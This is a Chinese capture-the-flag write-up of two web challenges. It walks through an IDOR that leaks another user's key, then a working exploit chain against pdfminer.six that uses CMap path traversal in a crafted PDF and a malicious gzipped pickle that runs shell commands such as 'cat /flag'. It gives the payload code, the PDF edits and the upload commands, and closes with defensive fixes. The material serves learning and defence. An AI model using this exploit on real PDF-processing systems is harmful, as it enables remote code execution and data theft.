Allureluoli 二月FEBRUARY

2026-10-28-华中师范新生赛复现WP

华中师范新生赛复现WP

一、我们可以重新开始吗 —— 越权访问(IDOR)

题目描述:黑夜,向左,向右,向前看,到底怎么才能重新走进你的心。

打开控制台,个人资料页长这样,注意「生产密钥」那一栏只给了打码的前缀:

Lumen 控制台个人资料页,生产密钥被打码

页面地址里有一个很显眼的参数:

1
http://hbc2.haobachang.com:22966/account?id=10482


先看「组织成员」,工号全在表里,而且是自增的:

组织成员目录,工号 10482 / 10486 / 10491 / 10507

把 id 换成别人的工号试一下,服务端完全没有属主校验,直接返回了对方的资料,连完整密钥都一起下发了:

把 id 改成 10491 后,密钥位置直接显示 flag

1
flag{63a8a9045eb94f6285f9043017cb8607}

这题的本质是对象级鉴权缺失:接口把”你想查谁”和”你能不能查”混在了一起。id 又是自增数字,等于把整张用户表开放成一个可遍历的字典。

二、全心倾覆,分崩离析 —— pdfminer CMap 路径穿越 + pickle 反序列化

题目描述:解析者是一种智械。是的,当你回到摩天大楼,又或是想进入绀碧大厦时,它会根据你的大脑神经信号分析你的意图以及做基础的安全检查。解析者能读懂你,不,我好像能跟它对话…

题目里给了一份「工作站手册」,把关键信息都写明了:文书引擎是 pdfminer.six 20250506,遇到 Type0 复合字体会按 /Encoding 给出的 CMap 名称去本地缓存目录找映射表,缓存文件”由引擎按名称补全后加载”。

工作站手册:Type0 复合字体会读取 /Encoding 的 CMap 名称并在本地缓存目录查找

对应到源码就是 pdfminer/cmapdb.py 里的 _load_data():

1
2
3
4
5
6
7
8
9
filename = "%s.pickle.gz" % name.replace("\0", "")
cmap_paths = (
os.environ.get("CMAP_PATH", "/usr/share/pdfminer/"),
os.path.join(os.path.dirname(__file__), "cmap"), # /usr/local/lib/python3.12/site-packages/pdfminer/cmap
)
for directory in cmap_paths:
path = os.path.join(directory, filename) # ← name 来自 PDF,可穿越
if os.path.exists(path):
return type(str(name), (), pickle.loads(gzip.open(path).read())) # ← 直接反序列化

三个条件凑齐就是 RCE:

  1. name 来自 PDF 的 /Encoding,没有 basename / realpath 校验 → 路径穿越;
  2. 后缀被硬拼 .pickle.gz → 我们只能指向”以 .pickle.gz 结尾的文件”;
  3. 命中后 pickle.loads → 反序列化即代码执行。

题目又正好给了「科室云盘」,允许上传 .gz 并保留原文件名 —— 这就是给我们投递 payload 用的。

完整步骤

1. PDF 的基本对象结构

1
2
3
4
5
6
1 0 obj  Catalog      -> 根
2 0 obj Pages -> 页树
3 0 obj Page -> /Resources 里挂字体 /Contents 里挂绘制指令
4 0 obj stream -> BT /F1 12 Tf ... (Tj) ET 页面的"程序"
5 0 obj Font -> 字体字典(关键)
6 0 obj CIDFont -> 字体的"下级"

2. 本地先生成一个极小的 PDF

1
pip install reportlab
1
2
3
4
5
6
7
8
from reportlab.pdfgen import canvas

pdf = canvas.Canvas("example.pdf")

pdf.setFont("Helvetica", 20)
pdf.drawString(50, 780, "Hello, PDF!")

pdf.save()

5 行代码搞定,得到一个只有 /F1 一个简单字体的 PDF。

3. 用 qpdf 解包成可编辑的 QDF

1
qpdf --qdf --object-streams=disable --stream-data=uncompress example.pdf work.qdf

解包后得到(节选):

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
%PDF-1.3
%����
%QDF-1.0

%% Original object ID: 4 0
1 0 obj
<<
/PageMode /UseNone
/Pages 3 0 R
/Type /Catalog
>>
endobj

%% Original object ID: 5 0
2 0 obj
<<
/Author (anonymous)
/Creator (ReportLab PDF Library - www.reportlab.com)
/Producer (ReportLab PDF Library - www.reportlab.com)
/Title (untitled)
/Trapped /False
>>
endobj

%% Original object ID: 6 0
3 0 obj
<<
/Count 1
/Kids [
4 0 R
]
/Type /Pages
>>
endobj

%% Page 1
%% Original object ID: 3 0
4 0 obj
<<
/Contents 5 0 R
/MediaBox [
0
0
595.2756
841.8898
]
/Parent 3 0 R
/Resources <<
/Font 7 0 R
/ProcSet [
/PDF
/Text
/ImageB
/ImageC
/ImageI
]
>>
/Rotate 0
/Trans <<
>>
/Type /Page
>>
endobj

%% Contents for page 1
%% Original object ID: 7 0
5 0 obj
<<
/Length 6 0 R
>>
stream
1 0 0 1 0 0 cm BT /F1 12 Tf 14.4 TL ET
BT /F1 20 Tf 24 TL ET
BT 1 0 0 1 50 780 Tm (Hello, PDF!) Tj T* ET

endstream
endobj

6 0 obj
108
endobj

%% Original object ID: 1 0
7 0 obj
<<
/F1 8 0 R
>>
endobj

%% Original object ID: 2 0
8 0 obj
<<
/BaseFont /Helvetica
/Encoding /WinAnsiEncoding
/Name /F1
/Subtype /Type1
/Type /Font
>>
endobj

xref
0 9
0000000000 65535 f
0000000052 00000 n
0000000154 00000 n
0000000493 00000 n
0000000602 00000 n
0000000930 00000 n
0000001093 00000 n
0000001140 00000 n
0000001201 00000 n
trailer <<
/Info 2 0 R
/Root 1 0 R
/Size 9
/ID [<b9e90f65d5e538a147c2c15381cce1a7><9a08c6dfecc535bd617192e7955ae38e>]
>>
startxref
1319
%%EOF

4. 改字体字典

要改的是 8 0 obj(内容流里 /F1 被 Tf 引用过,改它才有效):

1
2
3
4
5
6
7
8
9
10
%% Original object ID: 2 0
8 0 obj
<<
/BaseFont /Helvetica
/Encoding /WinAnsiEncoding
/Name /F1
/Subtype /Type1
/Type /Font
>>
endobj

改之前先记下手册里给的两个路径,真正命中的是第二个:

1
2
系统目录:  /usr/share/pdfminer/
组件目录: /usr/local/lib/python3.12/site-packages/pdfminer/cmap

替换成:

1
2
3
4
5
6
7
8
9
10
8 0 obj
<<
/Type /Font
/BaseFont /FakeType0
/Subtype /Type0
/Name /F1
/Encoding /..#2f..#2f..#2f..#2f..#2f..#2f..#2fdata#2fvault#2f<VID>#2fr
/DescendantFonts [ 11 0 R ]
>>
endobj

四个改动点:

  • /Subtype 改成 Type0,/BaseFont 改成不存在的 FakeType0(我们不需要真字形);
  • /Encoding 改成穿越路径,指向投递到云盘的那份 pickle(<VID> 是上传后拿到的编号);
  • 补上 /DescendantFonts,Type0 必须有下级 CIDFont;
  • 原来的 /WinAnsiEncoding 那行必须删掉,留着会把字典结构顶坏。

注意:PDF 的 Name 里 / 是分隔符,必须写成十六进制转义 #2f。 所以 ../../.. 要写成 ..#2f..#2f..,路径里的 / 也全部换成 #2f。 少写一个 2f(比如写成 #2fvault#878c1490)就会被解析成 #87 + 8c1490,路径里多出一个 0x87 字节,彻底跑偏。

5. 必须补一个 11 0 obj

/DescendantFonts [ 11 0 R ] 是间接引用,指向的对象必须真实存在。在 xref 之前追加:

1
2
3
4
5
6
7
8
9
10
11
12
11 0 obj
<<
/Type /Font
/Subtype /CIDFontType2
/BaseFont /FakeCID
/CIDSystemInfo <<
/Registry (Adobe)
/Ordering (Identity)
/Supplement 0
>>
>>
endobj

漏掉这一步的话,解析时 /DescendantFonts 会变成 [ null ],pdfminer 拿不到子字体 spec,/Encoding 直接被忽略 —— 既不报错,也不加载文件,最后静默降级成 Identity,文字被拆成一个个单字符。这种”安静失败”比抛异常难查得多。

改完重新打包(xref 偏移会自动重算):

1
qpdf work.qdf chart.pdf

会看到 can't find startxref / Attempting to reconstruct 之类的警告,正常 —— 正是因为偏移全失效了,qpdf 在自我重建。

6. 为什么是 7 层 ../

os.path.join(directory, name) 会对两个候选目录各试一次,层数等于候选目录的深度:

| 候选目录 | 组件数 | 结果 | | — | — | — | | /usr/share/pdfminer/ | 3 | 镜像里这个目录根本不存在,路径第一段就 ENOENT,.. 一个都没生效 | | /usr/local/lib/python3.12/site-packages/pdfminer/cmap | 7 | usr/local/lib/python3.12/site-packages/pdfminer/cmap,退 7 级正好到 / |

所以必须写 7 个 ..#2f,才能从组件目录爬到根,再下到 /data/vault/<VID>/:

1
2
3
6 层 -> /usr/data/vault/<VID>/r.pickle.gz      不存在
7 层 -> /data/vault/<VID>/r.pickle.gz 命中
8 层 -> /data/vault/<VID>/r.pickle.gz 也命中(/ 的父目录还是 /)

多于 7 层不会出错(多余的 .. 被根吸收),少于 7 层一定落到不存在的中间目录。

7. 构造 r.pickle.gz

服务端是 gzip.open(path) 之后 pickle.loads(...),所以载荷必须是 gzip 包着的 pickle,文件名以 .pickle.gz 结尾:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
import gzip, io, pickle, pickletools

CMD = "id; hostname; cat /flag"

CODE = ("(__import__('logging').getLogger('pdfminer.cmapdb').error('PWN>'+"
"__import__('subprocess').run(%r,shell=True,capture_output=True,text=True).stdout"
".replace(chr(10),' ;; ')+'<PWN'),{})[1]") % (CMD,)


class P: # 恶意构造类,被反序列化时触发
def __reduce__(self):
return (eval, (CODE,))


raw = pickle.dumps(P(), protocol=2)
buf = io.BytesIO()
with gzip.GzipFile(fileobj=buf, mode="wb", mtime=0) as f:
f.write(raw)
open("r.pickle.gz", "wb").write(buf.getvalue())

pickletools.dis(raw)

几个细节:

  • __reduce__ 返回 (eval, (CODE,)),pickle.loads 读到 REDUCE 指令就会直接调用 eval;
  • 结尾用 ,{})[1] 让返回值是个 dict —— 服务端紧接着要执行 type(str(name), (), data),返回 None 会抛 TypeError(但那时代码已经执行完了);
  • 命令输出通过 logging 打到 pdfminer.cmapdb 的 ERROR 日志里,而 app 会把这段日志原样贴进任务页的「引擎诊断」,这就是我们的回显通道(容器里的 8080 打不到);
  • 输出里的换行压成 ;;,否则 <pre> 会按行切碎。

pickletools.dis 应该能看到这两行:

1
2
2: c    GLOBAL     '__builtin__ eval'
35: R REDUCE

8. 上传、拿 VID、投递

1
2
3
4
5
6
7
8
9
$base = "http://hbc2.haobachang.com:22966"

# 上传 payload 到云盘(返回 302 跳回 /vault,响应里没有编号)
curl.exe -s -F "blob=@r.pickle.gz;type=application/gzip" "$base/vault"

# 编号要去 /vault 列表里取
$VID = (([regex]::Matches((curl.exe -s "$base/vault"), '/vault/([0-9a-f]{8})/r\.pickle\.gz') |
ForEach-Object { $_.Groups[1].Value }) | Select-Object -First 1)
"VID = $VID"

把 <VID> 填进 /Encoding、重新 qpdf work.qdf chart.pdf,然后投递:

1
2
3
$JID = ([regex]::Match((curl.exe -s -i -F "chart=@chart.pdf;type=application/pdf" "$base/charts"),
'Location: /jobs/([0-9a-f]{8})')).Groups[1].Value
curl.exe -s "$base/jobs/$JID"

9. 读引擎诊断

任务页的「引擎诊断」里,命中时的日志长这样:

1
2
3
4
5
6
job.start file=/data/vault/xxxxxxxx/chart.pdf
engine=pdfminer.six 20250506
cmap.search CMAP_PATH=/usr/share/pdfminer/
cmap.search package=/usr/local/lib/python3.12/site-packages/pdfminer/cmap
pdfminer.cmapdb DEBUG loading: '../../../../../../../data/vault/<VID>/r'
pdfminer.cmapdb ERROR PWN>uid=10001(app) gid=10001(app) ...

loading: 那行打印的是 _load_data() 收到的字符串,调试时看它最快:路径对不对、层数够不够,一眼就能看出来。

排错对照表

| 诊断内容 | 说明 | 改哪里 | | — | — | — | | 只有 job.start + cmap.search | 字体没被实例化 | 内容流里要有 BT /F1 12 Tf,且改的是 /F1 对应的对象 | | KeyError: 'DescendantFonts' | Type0 字典结构坏了 | 删掉裸 /WinAnsiEncoding,检查 #2f 是否完整 | | 有 FontBBox WARNING、没有 loading: | DescendantFonts 指向 null | 补 11 0 obj,让引用有落点 | | loading: + decode: <CMap: None> | 路径没命中文件 | 层数(7)、#2f 数量、文件名是否 r.pickle.gz、VID 是否本次上传 | | loading: + PWN> | 通了 | 收工 |

一句话总结

PDF 只是入口,真正的问题是三段拼接:

1
2
path = os.path.join(fixed_dir, name_from_pdf + ".pickle.gz")   # ① 用户可控字符串进路径
pickle.loads(gzip.open(path).read()) # ② 文件内容当代码执行

防御也就两条:名字白名单 + realpath 校验(别让 PDF 决定路径),以及别用 pickle 当缓存格式(CMap 换 JSON / 明文 CMap 即可)。云盘再把 .pickle* 这类后缀放开,等于白送一个 payload 托管服务。

评论COMMENTS